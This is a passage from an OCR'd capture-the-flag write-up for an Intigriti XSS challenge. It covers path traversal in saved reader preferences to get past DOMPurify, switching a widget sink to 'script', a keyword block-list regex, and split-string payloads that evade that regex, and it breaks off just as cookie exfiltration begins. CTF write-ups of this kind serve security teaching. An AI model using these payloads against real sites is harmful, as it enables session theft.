
"readerPresets":{"profile":{"renderMode":"full","widgetTypes":["counter","progress"],"widgetSink":"text"}}}}




This seems to alter the variables in the source code:

but also breaks the code as it cannot fetch following URL:

https://challenge-0426.intigriti.io/note/2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216/attacker-profile/manifest.json?note=2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216




The “attacker-profile” ends up in an unknown 404 not found as the panel does not exist. But the code still continues and now load the profile also from the second URL: “https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/attacker-profile/manifest.json?note=2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216” which also ends in a 404 but this time showing *{"error":"Preset not found"}*




So this one indicates the preset is not found while we seem to have set our presets correctly while saving the preferences. So I started playing around with saving the preferences in a way the preset would be found.


```
"readerPresets": {
    "attacker-profile": {
        "profile": {
            "renderMode": "full",
            "widgetTypes": [
                "counter",
                “progress”
            ],
```

```
            "widgetSink": "text"
        }
    }
}
```





This gets us close to a full renderMode but still the code defaults back to safe renderMode due to the fact it could not find the panel.




If we look back at our recon we know we can probably alter the panel variable just before this fetch request. It means we need to change our preferences again. If you look really closely to both API calls loading the panels/preferences they look very similar. As we now control 1 of the 2 calls we can traverse the other one towards our controlled API call.


Working:
https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/attacker-profile/manifest.json?note=2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216

Not working but in our control via the “attacker-profile” variable:
https://challenge-0426.intigriti.io/note/2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216/attacker-profile/manifest.json?note=2e389c302dd3cf5e0a37aea5227e93b17958cd8a6e9cfbaf0bf276eeee816216

Changing the "defaultLayout":"../../api/account/preferences/reader-presets/attacker-profile" key in the preferences forces a path traversal of the second API call towards our working API call.



This gives us the full renderMode and bypassed DOMpurify.



Our preferences are saved now so we can continue by creating new notes and try to get that XSS payload passed the filters with our full renderMode.


Step 5: Custom widgets

Getting renderMode full is the first step but we need more to achieve that XSS. If we try to smuggle XSS payloads even the renderMode full is not good enough to fully bypass DOMpurify. For example the payload *<img src='x' onerror="self['a'+'l'+'e'+'r'+'t']()">* which should bypass the post sanitization we have seen by obfuscating the “alert()” is stripped by DOMpurify to “<img src="x">”. So event handlers are not allowed.


We did not yet use the full potential of our widgets in the POST request saving the preferences. 2 keys are not checked enough at this moment:

- widgetTypes : counter and progress
- widgetSink : text

A quick search trough the client side JavaScript reveals for “counter” and “progress” an interesting part of the code with function “processEnhancements”



Beside “counter” and “progress” also “custom” seems to exist but looking a bit deeper into the function we see it expects a specific kind of HTML element to proceed processing.



- document.getElementById('enhance-config');
- querySelectorAll('[data-enhance]
- types

And searching for “widgetsync” shows “text” can become “script”

```
function loadCustomWidget(el) {
  if (getOwnString(APP, 'widgetSink', 'text') !== 'script') return;

  var cfg = el.dataset.cfg;
  if (!cfg || cfg.length > 512) return;
  var s = document.createElement('script');
  s.textContent = cfg;
  document.head.appendChild(s);
}
```


We also need following according to the code:


- cfg = el.dataset.cfg;

This means a script tag should be embedded in the page <head> section if we create a note with following structure:

* *
* *

First we have to save our new prefences so we activate the custom widget part.





Step 6: Embedding a self XSS into a note


Getting a self XSS in our own note now should be easy. We have our preferences saved to bypass all restrictions except this one:

```
190  // Post-sanitisation data attribute filter.
191
192  var UNSAFE_CONTENT_RE = /script|cookie|document|window|eval|alert|prompt|confirm|Function|fetch|XMLHttp|import|require|setTimeout|setInterval/i;
193
```

Compared to the previous one this is easy to bypass for example with a payload like:

* *
* *

Normally alert() would be stripped by the filter but it can be split and will be concatenated afterwards.



Write a note

Rich formatting is supported for pasted content, embeds, tables, and snippets.


Title

self XSS

Content Rich content supported

```
<div id="enhance-config" data-types="custom"></div>
<div data-enhance="custom" data-cfg="self['a'+'l'+'e'+'r'+'t']()"></div>
```

Publish




Step 7: Bypassing the last filter to ex-filtrate cookies

We are fairly sure that in the back-end we can read cookies as in the front-end the cookies are not “httpOnly” protected.

